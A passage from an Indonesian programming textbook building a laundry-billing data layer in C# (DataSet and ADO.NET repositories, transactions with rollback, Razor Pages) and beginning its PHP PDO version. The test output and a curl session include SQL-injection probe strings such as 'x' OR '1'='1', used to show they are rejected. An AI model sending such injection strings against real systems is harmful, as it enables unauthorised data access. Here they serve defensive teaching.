/// in SQLite, in MySQL or in SQL Server.
/// </summary>
public interface IBillRepository
{
    /// <summary>One bill with its customer, service, charge and what has been paid; null
if absent.</summary>
    BillView? FindBill(string id);

    /// <summary>The newest bills, optionally of one outlet ("O01", "O02",
"O03").</summary>
    IReadOnlyList<BillView> RecentBills(string? outletId, int limit);

    /// <summary>Customers whose name or phone contains the text (a value, never
SQL).</summary>
    IReadOnlyList<CustomerRow> SearchCustomers(string text, int limit = 20);

    /// <summary>
    /// Creates the bill, its first StatusLog row and, when PayAmount &gt; 0, its first
Payment,
    /// as ONE transaction. Returns the new bill id. On any failure nothing is written.
    /// </summary>
    string CreateBillWithFirstPayment(NewBill bill);

    /// <summary>Records a (partial) payment; refuses more than the balance.</summary>
    void AddPayment(string billId, string method, decimal amount, string? reference, string
now);

    /// <summary>queued -> finished -> departed, with a StatusLog row. Returns the new
status.</summary>
    string Advance(string billId, string employeeId, string now);

    /// <summary>Rows in one of the seven tables (used by the tests to prove a
rollback).</summary>
    int Count(string table);
}
```



Gambar 15.67 Lapisan data Laundry: Razor Pages hanya mengenal `IBillRepository`, yang di belakangnya `DataSetBillRepository` menyimpan basis data di memori, `AdoBillRepository` menjangkau basis data sebenarnya melalui penyedia mana pun yang diberikan kepadanya, dan Entity Framework Core menjadi kemungkinan ketiga. Mana yang diterima halaman diputuskan sekali, di `Program.cs`.

Antarmuka itu memberi tiga keuntungan. **Halaman yang tidak mungkin berbuat salah**: halaman tidak dapat lupa memakai transaksi atau merekatkan *string*, karena halaman sama sekali tidak dapat menulis SQL. **Pengujian**: program pengujian yang sama berjalan terhadap setiap

implementasi, dan dalam buku ini memang demikian. **Kebebasan untuk berubah**: perpindahan dari DataSet di memori ke SQLite, atau dari SQLite ke MySQL, hanyalah satu baris di `Program.cs`, dan tidak ada halaman yang berubah.

Record yang melintasi antarmuka ada di `Models.cs`: `NewBill`, apa yang diketik kasir; `BillView`, satu nota yang digabungkan dengan pelanggan dan layanannya, yang properti `Balance`-nya adalah Persamaan (15.3); `CustomerRow`; dan `DataLayerException`, satu-satunya eksepsi yang dilepas lapisan itu.

15.12.2 Implementasi terputus: DataSet sebagai basis data

`DataSetBillRepository` menyimpan seluruh basis data Laundry dalam DataSet pada **Kode 15.15**. "Transaksi"-nya adalah unit kerja pada DataSet: tambahkan baris, lalu `AcceptChanges()` — setiap perubahan menjadi keadaan *original* yang baru — atau `RejectChanges()` — setiap baris yang ditambahkan sejak penerimaan terakhir lenyap, dan setiap baris yang diubah mendapatkan kembali nilai *original*-nya. **Kode 15.29** adalah metode yang penting.

Kode 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: aturan yang sama dan tiga baris yang sama dengan **Kode 15.6**, dengan `AcceptChanges` sebagai *commit* dan `RejectChanges` sebagai *rollback*.

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        lock (_gate)
        {
            try
            {
                DataRow service = T("Service").Rows.Find(b.ServiceId)
                    ?? throw new DataLayerException($"There is no service {b.ServiceId}.");
                if (b.Unit <= 0)
                    throw new DataLayerException("The number of units must be at least
1.");
                decimal charge = (decimal)service["price"] * b.Unit;
                if (b.PayAmount < 0 || b.PayAmount > charge)
                    throw new DataLayerException($"A first payment must be between Rp 0 and
the charge, {Money.Rp(charge)}.");

                string id = NextBillId();
                DataRow bill = T("Bill").NewRow();
                bill["id"] = id;
                bill["arrived"] = b.Now;
                bill["status"] = "queued";
                bill["rack"] = b.Rack;
                bill["unit"] = b.Unit;
                bill["payment"] = charge;
                bill["Customer_id"] = b.CustomerId;
                bill["Employee_id"] = b.EmployeeId;
                bill["Service_id"] = b.ServiceId;
                bill["Outlet_id"] = b.OutletId;
                T("Bill").Rows.Add(bill);                 // foreign keys are checked here

                AddLog(id, "queued", b.Now, b.EmployeeId);

                if (b.PayAmount > 0)
                    AddPaymentRow(id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

                _ds.AcceptChanges();                      // COMMIT: every new row becomes
permanent
                return id;
            }
            catch (Exception e) when (e is DataException or DataLayerException or
ArgumentException)
            {
                _ds.RejectChanges();                      // ROLLBACK: every row added
above disappears
                throw e as DataLayerException ?? new DataLayerException(e.Message, e);
            }
        }
    }
```

Letakkan di samping **Kode 15.6** dan padanannya tampak baris demi baris: `Rows.Find` untuk `SELECT … WHERE id = @id`; `NewRow` dan `Rows.Add` untuk `INSERT`; `ForeignKeyConstraint` milik relasi untuk kunci tamu basis data — `Rows.Add(bill)` melempar eksepsi untuk pelanggan `C9999`; *handler* `RowChanging` untuk `CHECK` pada `method`. `lock` membuat setiap unit kerja berjalan sendirian, yang merupakan fungsi `BEGIN IMMEDIATE` di SQLite: server web menjalankan permintaan di banyak *thread* sekaligus, dan DataSet, seperti kebanyakan objek .NET, tidak aman diubah dari dua *thread* pada saat yang sama.

`RecentBills`, **Kode 15.30**, adalah tempat DataView membuktikan gunanya, dan tempat *allow-list* dari Subbab 15.11.4 diterapkan.

Kode 15.30 `DataSetBillRepository.RecentBills`: DataView yang diurutkan dari yang terbaru, disaring menurut gerai hanya sesudah id gerai lolos sebuah ekspresi reguler.

```
    private static readonly Regex OutletId = new("^O[0-9]{2}$");

    public IReadOnlyList<BillView> RecentBills(string? outletId, int limit)
    {
        lock (_gate)
        {
            // A DataView filters and sorts without copying rows. RowFilter is an
            // expression language, so only a value that passed the allow-list reaches it.
            var view = new DataView(T("Bill")) { Sort = "arrived DESC, id DESC" };
            if (!string.IsNullOrEmpty(outletId))
            {
                if (!OutletId.IsMatch(outletId))
                    throw new DataLayerException($"'{outletId}' is not an outlet id.");
                view.RowFilter = $"Outlet_id = '{outletId}'";
            }
            return view.Cast<DataRowView>().Take(limit).Select(v => View(v.Row)).ToList();
        }
    }
```

15.12.3 Implementasi terhubung: penyedia ADO.NET mana pun

`AdoBillRepository` sudah dikutip tiga kali: fungsi pembantu perintahnya pada **Kode 15.3**, unit kerjanya pada **Kode 15.6**, dan `Advance` serta `Count`-nya di Subbab 15.11.4. Kelas ini menerima sebuah fungsi yang membuat koneksi, dan tidak pernah menyebut nama penyedia. Penyedia disebut dalam satu berkas kecil masing-masing, yang dikompilasi hanya bila paketnya sudah ditambahkan; **Kode 15.31** adalah milik SQLite.

Kode 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: satu-satunya berkas yang menyebut `Microsoft.Data.Sqlite`, seluruhnya dibungkus `#if USE_SQLITE` sehingga tanpa paket itu berkas ini dikompilasi menjadi kosong. Tidak dikompilasi dalam buku ini.

```
// Compiled only with:  dotnet build -p:UseSqlite=true
// after, once, in the Laundry.Data folder:  dotnet add package Microsoft.Data.Sqlite
// (NuGet is not reachable in this book's build environment, so this file was not compiled
there.)
#if USE_SQLITE
using Microsoft.Data.Sqlite;

namespace Laundry.Data.Providers;

public static class SqliteProvider
{
    /// <summary>The Laundry data layer on a SQLite file such as data/laundry.db.</summary>
    public static AdoBillRepository Create(string dbPath)
    {
        string cs = new SqliteConnectionStringBuilder
        {
            DataSource = dbPath,
            Mode = SqliteOpenMode.ReadWrite,        // never create an empty file by
mistake
            ForeignKeys = true,                     // SQLite leaves them off otherwise
            DefaultTimeout = 5,                     // seconds to wait for another writer
        }.ToString();
        return new AdoBillRepository(() => new SqliteConnection(cs));
    }
}
#endif
```

Sakelarnya ada di `aspnet/Directory.Build.props`, yang dipakai bersama semua proyek di folder itu: membangun dengan `-p:UseSqlite=true` mendefinisikan simbol `USE_SQLITE`, dan `#if` meloloskan berkas itu. Untuk memakainya:

```
cd aspnet/Laundry.Data
dotnet add package Microsoft.Data.Sqlite
cd ../Laundry.Tests
dotnet run -p:UseSqlite=true
```

Program pengujian lalu menjalankan kelima belas pemeriksaannya dua kali: sekali pada DataSet, sekali pada SQLite melalui `AdoBillRepository`. `MySqlProvider.cs` melakukan hal yang sama untuk `MySqlConnector` dengan `-p:UseMySql=true`, dan mengambil kata sandinya dari variabel lingkungan `LAUNDRY_DB_PASSWORD`.

Mesin pembangun buku ini tidak dapat mengunduh paket itu, sehingga jalur SQLite tidak dikompilasi maupun dijalankan di sini. Yang *sudah* dipastikan adalah bahwa `AdoBillRepository` sendiri — semuanya kecuali satu `new SqliteConnection(…)` — dapat dikompilasi terhadap *shared framework*, dan bahwa SQL-nya berjalan: *repository* PHP, Java, dan Python pada tiga subbab berikut mengirim pernyataan yang sama, dengan penanda di tempat yang sama, ke basis data SQLite yang sama, dan pengujian mereka lulus.

15.12.4 Pengujian

`Laundry.Tests` adalah program konsol — xUnit dan NUnit juga paket NuGet — yang menjalankan lima belas pemeriksaan dan mencetak masing-masing. **Kode 15.32** adalah keluaran sebenarnya pada implementasi DataSet.

Kode 15.32 `dotnet run` di `aspnet/Laundry.Tests`: lima belas pemeriksaan terhadap `DataSetBillRepository`. Ketiga pemeriksaan *rollback* membandingkan jumlah baris sesudah kegagalan dengan jumlah sebelumnya.

```
DataSet repository (disconnected, loaded from data/csv)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: Payment method 'gopay' is not
one of: cash, qris, transfer, credit.
  PASS  rollback: unknown customer: ForeignKeyConstraint Customer_Bill requires the child
key values (C9999) to exist in the parent table.
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Bacalah baris-baris *rollback* berdampingan dengan **Gambar 15.28**. Pembayaran berlebih ditolak *sebelum* apa pun ditulis. Metode yang salah ditolak *sesudah* nota dan baris lognya ditambahkan — jumlah baris membuktikan bahwa `RejectChanges` menyingkirkan keduanya. Pelanggan yang tidak dikenal ditolak oleh *constraint* kunci tamu pada `Rows.Add(bill)`. Sesudah tiga penolakan, jumlah barisnya persis seperti sesudah dua nota yang berhasil: Bill 2955, Payment 3320, StatusLog 8804. Kemudian sisa tagihan ditegakkan untuk pembayaran berikutnya, alur kerja

bergerak queued → finished → departed lalu berhenti, pencarian memperlakukan `x' OR '1'='1` dan `%` sebagai teks biasa, dan penyaring gerai menolak sebuah ekspresi.

15.12.5 Halaman: Razor Pages di atas *repository*

Bagian web bab ini sengaja kecil: daftar nota, formulir nota baru, halaman sebuah nota, dan halaman DataView pada Subbab 15.12.6. `Program.cs`, **Kode 15.33**, adalah satu-satunya tempat yang memilih *repository*.

Kode 15.33 `LaundryWeb/Program.cs`: daftarkan Razor Pages, pilih *repository* sekali, dan daftarkan sebagai *singleton* untuk ***dependency injection***.

```
// Profitina Laundry bills pages on ASP.NET Core Razor Pages, over the data layer of
Laundry.Data.
//   dotnet run                      -> http://localhost:9501  (DataSet repository, nothing
to install)
//   dotnet run -p:UseSqlite=true    -> the same pages on SQLite (needs
Microsoft.Data.Sqlite, see README)
using Laundry.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();

// Which repository the pages get is decided here, once. The pages only know
IBillRepository.
string data = Path.GetFullPath(builder.Configuration["LaundryData"] ?? "../../data",
builder.Environment.ContentRootPath);
#if USE_SQLITE
string db = builder.Configuration["LaundryDb"] ?? Path.Combine(data, "laundry.db");
builder.Services.AddSingleton<IBillRepository>(Laundry.Data.Providers.SqliteProvider.Create
(db));
#else
builder.Services.AddSingleton<IBillRepository>(DataSetBillRepository.FromCsv(Path.Combine(d
ata, "csv")));
#endif

var app = builder.Build();
app.UseStaticFiles();
app.MapRazorPages();
app.Run();
```

`AddSingleton<IBillRepository>(…)` memberi tahu *container dependency injection* ASP.NET Core: setiap kali sebuah kelas meminta `IBillRepository` di konstruktornya, berikan objek ini. *Singleton* tepat untuk kedua implementasi — DataSet harus dipakai bersama, karena ia *adalah* basis datanya, dan `AdoBillRepository` tidak memegang apa pun selain pabrik koneksi, yang membuka dan menutup satu koneksi untuk setiap panggilan. Halaman nota baru, **Kode 15.34**, memperlihatkan sisi lainnya: halaman itu meminta `IBillRepository` dan tidak pernah tahu yang mana yang diterimanya.

Kode 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: atribut validasi memeriksa bentuk setiap isian (Bab 14); *repository* memeriksa aturan bisnis dan menulis ketiga baris; keberhasilan dialihkan (*redirect*), penolakan menampilkan ulang formulir dengan kalimat dari lapisan data.

```
using System.ComponentModel.DataAnnotations;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

public class NewBillModel : PageModel
{
    private readonly IBillRepository _bills;
    private readonly IConfiguration _config;
    public NewBillModel(IBillRepository bills, IConfiguration config) { _bills = bills;
_config = config; }

    [BindProperty, Required, RegularExpression("^C[0-9]{4}$", ErrorMessage = "A customer id
looks like C0001.")]
    public string CustomerId { get; set; } = "";
    [BindProperty, Required, RegularExpression("^S[0-9]{4}$", ErrorMessage = "A service id
looks like S0001.")]
    public string ServiceId { get; set; } = "S0001";
    [BindProperty, Range(1, 100, ErrorMessage = "Units must be between 1 and 100.")]
    public int Unit { get; set; } = 1;
    [BindProperty, Required, RegularExpression("^[ABC](0[1-9]|1[0-9]|20)$", ErrorMessage =
"A rack is A01 to C20.")]
    public string Rack { get; set; } = "A01";
    [BindProperty, Required, RegularExpression("^O0[1-3]$", ErrorMessage = "Choose an
outlet.")]
    public string OutletId { get; set; } = "O01";
    [BindProperty]
    public string PayMethod { get; set; } = "cash";
    [BindProperty, Range(0, 10_000_000, ErrorMessage = "A payment cannot be negative.")]
    public decimal PayAmount { get; set; }
    [BindProperty, StringLength(50)]
    public string? PayReference { get; set; }

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (!ModelState.IsValid)
            return Page();                                          // redisplay with the
messages
        string now = _config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        try
        {
            // The cashier E0004 is fixed here; Chapter 14 showed how a login puts it in
the session.
            string id = _bills.CreateBillWithFirstPayment(new NewBill(CustomerId,
ServiceId, Unit, Rack,
                OutletId, "E0004", now, PayMethod, PayAmount,
string.IsNullOrWhiteSpace(PayReference) ? null : PayReference));
            TempData["Flash"] = $"Bill {id} created.";
            return RedirectToPage("/Bill", new { id });             // Post/Redirect/Get
        }
        catch (DataLayerException e)
```

Kode 15.34 (Lanjutan) *LaundryWeb/Pages/NewBill.cshtml.cs: atribut validasi memeriksa bentuk setiap isian (Bab 14); repository memeriksa aturan bisnis dan menulis ketiga baris; keberhasilan dialihkan (redirect), penolakan menampilkan ulang formulir dengan kalimat dari lapisan data.*

```
        {
            ModelState.AddModelError(string.Empty, e.Message);    // nothing was written
            return Page();
        }
    }
}
```

Semua yang diajarkan Bab 14 ada di sini: `[BindProperty]` menyalin isian yang dikirim ke properti; `[Required]`, `[RegularExpression]`, dan `[Range]` menolak id pelanggan yang cacat atau jumlah negatif sebelum *repository* dipanggil; formulir membawa token *antiforgery* yang diperiksa Razor Pages pada setiap POST; sesudah berhasil, **Post/Redirect/Get** mengirim peramban ke halaman nota agar tombol Muat Ulang tidak dapat membuat nota dua kali. Yang baru adalah `try`/`catch` di sekitar satu panggilan: halaman tidak tahu tentang transaksi, hanya tahu bahwa panggilan itu mengembalikan sebuah id atau melempar `DataLayerException` yang pesannya layak ditampilkan.

Aplikasi ini dijalankan di port 9501 (`dotnet run` memakai `Properties/launchSettings.json`) dan dikendalikan dengan `curl`; **Kode 15.35** adalah sesinya.

Kode 15.35 Sesi sebenarnya terhadap `LaundryWeb` di port 9501, dengan jam ditetapkan pada 2026-09-30 21:00:00. `'` dan `&` adalah Razor yang meng-*escape* `'` dan `&` dalam teks yang tidak ditulisnya sendiri.

```
1) GET /?outlet=O01 -> 200
B2953 B2949 B2948
2) GET /?outlet=O01' OR '1'='1 -> 200
&#x27;O01&#x27; OR &#x27;1&#x27;=&#x27;1&#x27; is not an outlet id.
3) GET /NewBill -> antiforgery token of 155 characters
4) POST /NewBill (5 kg, cash Rp 20.000) -> 302 http://127.0.0.1:9501/Bill?id=B2954
5) GET /Bill?id=B2954 ->
Bill B2954 created.
Bill B2954
Customer Nabila Rahman
Service 5 x Wash, dry &amp; fold (per kg)
Arrived 2026-09-30 21:00:00 at outlet O01
Status queued
Charged Rp 40.000
Paid Rp 20.000
Balance Rp 20.000
6) POST /NewBill (cash Rp 50.000 on a Rp 40.000 bill) -> 200
A first payment must be between Rp 0 and the charge, Rp 40.000.
7) POST /NewBill (PayMethod=gopay, crafted by hand) -> 200
Payment method &#x27;gopay&#x27; is not one of: cash, qris, transfer, credit.
8) POST /NewBill without the token -> 400
9) GET /?outlet=O01 -> first bills now: B2954 B2953
10) GET /Bill?id=B2956 -> 404
```

Langkah 2 adalah penyaring gerai yang menolak sebuah ekspresi; langkah 4 adalah Post/Redirect/Get (status 302 dan sebuah `Location`); langkah 5 adalah halaman yang dituju pengalihan itu; langkah 6 dan 7 adalah penolakan *repository* yang ditampilkan di formulir, yang kedua untuk metode pembayaran yang bahkan tidak ditawarkan *drop-down* formulir — permintaan yang dirakit dengan tangan, yang tetap harus dihadapi server dengan selamat; langkah 8 adalah pemeriksaan *antiforgery*; langkah 9 menunjukkan bahwa B2954 ada dan tidak ada apa pun dari langkah 6 dan 7; dan langkah 10 memastikannya: B2956 tidak pernah dibuat. **Gambar 15.68** dan **Gambar 15.69** adalah dua halaman itu di peramban.

Profitina Bills New bill Contacts (DataView)

Latest bills

Outlet O01 Show

Bill	Arrived	Outlet	Customer	Service	Units	Charged	Paid	Balance	Status
B2953	2026-09-30 20:49:43	O01	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	1	Rp 45.000	Rp 45.000	Rp 0	queued
B2949	2026-09-30 15:36:01	O01	Zahra Halim	Wash, dry & fold (per kg)	7	Rp 56.000	Rp 28.000	Rp 28.000	queued
B2948	2026-09-30 13:56:56	O01	Joko Mahendra	Ironing only (per kg)	6	Rp 36.000	Rp 36.000	Rp 0	queued
B2947	2026-09-30 13:39:03	O01	Maya Santoso	Ironing only (per kg)	7	Rp 42.000	Rp 42.000	Rp 0	queued
B2946	2026-09-30 10:27:55	O01	Aisyah Wijaya	Wash, dry & fold (per kg)	5	Rp 40.000	Rp 0	Rp 40.000	queued
B2945	2026-09-30 09:53:44	O01	Nadia Umi Susanto	Bed cover, any size (per item)	1	Rp 35.000	Rp 35.000	Rp 0	queued
B2942	2026-09-29 20:07:05	O01	Rudi Lestari	Express wash & fold, 1 day (per kg)	4	Rp 48.000	Rp 0	Rp 48.000	finished
B2939	2026-09-29 08:25:30	O01	Farah Wijaya	Ironing only (per kg)	3	Rp 18.000	Rp 18.000	Rp 0	finished
B2936	2026-09-28 19:16:08	O01	Ayu Lina Santoso	Blanket (per item)	2	Rp 50.000	Rp 50.000	Rp 0	queued
B2935	2026-09-28 17:47:32	O01	Nanda Ramadhan	Bed cover, any size (per item)	1	Rp 35.000	Rp 35.000	Rp 0	queued
B2933	2026-09-28 11:22:04	O01	Oki Kusuma	Wash, dry & fold (per kg)	7	Rp 56.000	Rp 28.000	Rp 28.000	finished
B2928	2026-09-27 20:48:07	O01	Salsabila Susanto	Wash, dry & fold (per kg)	9	Rp 72.000	Rp 72.000	Rp 0	departed

Gambar 15.68 Halaman nota yang disaring untuk gerai O01, sesudah POST pertama yang berhasil dalam sesi itu: B2954, Nabila Rahman, 5 kg cuci-kering-lipat, tagihan Rp 40.000, dibayar Rp 20.000, sisa Rp 20.000.

Profitina Bills New bill Contacts (DataView)

New bill

- **A first payment must be between Rp 0 and the charge, Rp 70.000.**

Customer id C0002
Service id S0008
Units (kg, items) 2
Rack B04
Outlet O02
First payment by qris
Amount paid now 80000
Reference
Create bill

Gambar 15.69 Formulir nota baru sesudah POST yang ditolak: dua sprei (*bed cover*) seharga Rp 70.000, pembayaran pertama Rp 80.000 melebihi tagihan, dan formulir ditampilkan lagi dengan kalimat dari *repository* serta masukan kasir yang tetap terjaga.

15.12.6 Dari MyADO2.aspx ke Razor Page

Cara Web Forms menampilkan DataSet di halaman adalah MyADO2: halaman `.aspx` dengan sebuah GridView dan sebuah tombol (**Gambar 15.70**), serta *code-behind* yang `Button1_Click`-nya membangun DataSet orang-dan-kontak, mengurutkan DataView menurut nama belakang, mengikat GridView kepadanya, mewarnai kepala tabel biru muda dan baris berselang kuning muda, lalu memakai `DataView.Find("Beer")` untuk mewarnai baris itu kuning (**Kode 15.36**).

MyADO2.aspx | MyADO2.aspx.cs

```
10  <form id="form1" runat="server">
11      <div>
12          <asp:GridView ID="GridView1" runat="server"
13              CellPadding="3"
14              AutoGenerateColumns="False">
15          <Columns>
16              <asp:BoundField DataField="ID" HeaderText="ID" />
17              <asp:BoundField DataField="FirstName" HeaderText="First Name" />
18              <asp:BoundField DataField="LastName" HeaderText="Last Name" />
19          </Columns>
20          </asp:GridView>
21          <br />
22          <asp:Button ID="Button1" runat="server" OnClick="Button1_Click" Text="Button" />
23      </div>
24  </form>
```

Design

ID	First Name	Last Name
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound
Databound	Databound	Databound

Button

Gambar 15.70 `MyADO2.aspx`: GridView dengan tiga *bound field* (ID, First Name, Last Name) dan sebuah tombol. Di bawah *markup*-nya, tampilan desain menggambar *grid* dengan sel pengganti "Databound", seperti yang dilakukan perancang Visual Studio.

Kode 15.36 `fragments/MyADO2.aspx.cs`: *code-behind* Web Forms. Tidak dijalankan di sini — Web Forms memerlukan .NET Framework di Windows (Bab 9) — dan dipersingkat hanya pada bagian yang mengulang **Kode 15.9**.


```
// Web Forms code-behind of MyADO2.aspx (.NET Framework 4.8, Windows only). NOT RUN here;
// Pages/Contacts.cshtml(.cs) in LaundryWeb is the same idea as a Razor Page, and that one
ran.
using System;
using System.Data;

public partial class MyADO2 : System.Web.UI.Page {
    protected void Button1_Click(object sender, EventArgs e) {
        // Create DataSet ds & DataTable "Person" (ID auto-increments from 1)
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        DataColumn col = new DataColumn("ID", typeof(System.Int64));
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        personTable.Columns.Add("FirstName", typeof(string));
        personTable.Columns.Add("LastName", typeof(string));
        ds.Tables.Add(personTable);
        // (the Contact table and the PersonHasContacts relation are built as in MyADO)

        // 1, 2, 3: three persons
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow[1] = "Maria";
        personRow["LastName"] = "Sharapova";
        personTable.Rows.Add(personRow);
        personRow = personTable.NewRow();
        personRow["FirstName"] = "Anna";
        personRow["LastName"] = "Kournikova";
        personTable.Rows.Add(personRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
```

Kode 15.36 (Lanjutan) *fragments/MyADO2.aspx.cs: code-behind Web Forms. Tidak dijalankan di sini — Web Forms memerlukan .NET Framework di Windows (Bab 9) — dan dipersingkat hanya pada bagian yang mengulang Kode 15.9.*

```
        // DataView
        DataView dataView = new DataView(personTable);
        //dataView.RowFilter = "FirstName < 'N'";
        //dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        dataView.Sort = "LastName ASC";

        // GridView
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;

        int i = dataView.Find("Beer");
        if (i >= 0) {
            GridView1.Rows[i].BackColor = System.Drawing.Color.Yellow;
        }
    }
}
```

Halaman itu mula-mula hanya menampilkan tombol (**Gambar 15.71**); sesudah diklik, halaman hasil *postback* menampilkan *grid* terurut dengan Beer disorot (**Gambar 15.72**).

Gambar 15.71 `MyADO2.aspx` pada permintaan pertama: GridView belum punya sumber data dan tidak merender apa pun; hanya tombol yang terlihat.



Gambar 15.72 Sesudah *postback* tombol: tiga orang diurutkan menurut nama belakang, kepala tabel biru muda, baris berselang kuning muda, dan baris yang ditemukan `Find("Beer")` berwarna kuning.

Halaman yang sama sebagai Razor Page adalah **Kode 15.37**, dan **Gambar 15.73** adalah hasil gambarnya: DataTable dan DataView dibangun di `OnGet`, dan berkas `.cshtml` menulis tabelnya sendiri, memilih warna setiap baris dari posisinya dan dari hasil `Find`.

Kode 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: DataTable, DataView, dan `Find` milik MyADO2 dalam model Razor Page. `?find=Kournikova` menyorot baris lain.

```
using System.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

// The Web Forms page MyADO2.aspx, rebuilt as a Razor Page: a DataTable, a sorted
// DataView, and DataView.Find to pick out one row -- but the page writes its own HTML.
public class ContactsModel : PageModel
{
    public DataView View { get; private set; } = null!;
    public int Found { get; private set; }

    public void OnGet(string? find)
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        View = new DataView(person) { Sort = "LastName ASC" };
        Found = View.Find(find ?? "Beer");                        // -1 when there is no
such row
    }
}
```

Gambar 15.73 Razor Page `/Contacts` yang dilayani `LaundryWeb` di port 9501: baris, warna, dan baris sorotan yang sama dengan **Gambar 15.72**, tanpa *postback*, tanpa ViewState, dan tanpa GridView.

Tiga perbedaan merupakan seluruh argumen Bab 9 dalam bentuk kecil. Tidak ada tombol dan tidak ada *postback*: data ditampilkan pada permintaan pertama, dan pencarian adalah GET dengan *query string*. Tidak ada ViewState: halaman tidak membawa salinan tersembunyi dari *grid*. Dan HTML-nya milik Anda: GridView memutuskan *markup* apa yang dikeluarkannya, sedangkan Razor Page menulis sebuah `<table>` yang setiap atributnya dapat Anda lihat — dan setiap nilai yang dicetaknya di-*escape* sebagai HTML kecuali Anda meminta sebaliknya.

15.13 Lapisan Data yang Sama dalam PHP dengan PDO

PDO adalah ADO.NET-nya PHP: satu himpunan kelas — `PDO` untuk koneksi, `PDOStatement` untuk perintah *prepared* beserta hasilnya — dan satu *driver* per basis data, yang dipilih dengan *string* **DSN** seperti `sqlite:../data/laundry.db` atau `mysql:host=localhost;dbname=profitina_laundry;charset=utf8mb4`. Bab 5 membangun halaman pelanggan Laundry dengannya. `php/src/BillRepository.php` adalah *repository* yang sama dengan `AdoBillRepository`, metode demi metode dan pernyataan demi pernyataan; **Kode 15.38** menunjukkan fungsi pembantu transaksinya dan unit kerjanya.

Kode 15.38 `php/src/BillRepository.php`, cuplikan: `transaction()` menjalankan sebuah *closure* di antara `BEGIN IMMEDIATE` dan `COMMIT`, dan me-*rollback* bila ada `Throwable` apa pun; `createBillWithFirstPayment` adalah **Pseudokode 15.2** dengan aturan Laundry dan tiga `INSERT`.

```
    /** Runs $work as ONE transaction: everything is written, or nothing is. */
    private function transaction(callable $work): mixed
    {
        $sqlite = $this->pdo->getAttribute(PDO::ATTR_DRIVER_NAME) === 'sqlite';
        // SQLite: BEGIN IMMEDIATE takes the write lock now, so MAX(id) + 1 is ours alone.
        $sqlite ? $this->pdo->exec('BEGIN IMMEDIATE') : $this->pdo->beginTransaction();
        try {
            $result = $work();
            $sqlite ? $this->pdo->exec('COMMIT') : $this->pdo->commit();
            return $result;
        } catch (Throwable $e) {
            $sqlite ? $this->pdo->exec('ROLLBACK') : $this->pdo->rollBack();
            if ($e instanceof PDOException) {
                throw new DataLayerException($e->getMessage(), 0, $e);
            }
            throw $e;
        }
    }

    private function bill(array $r): array
    {
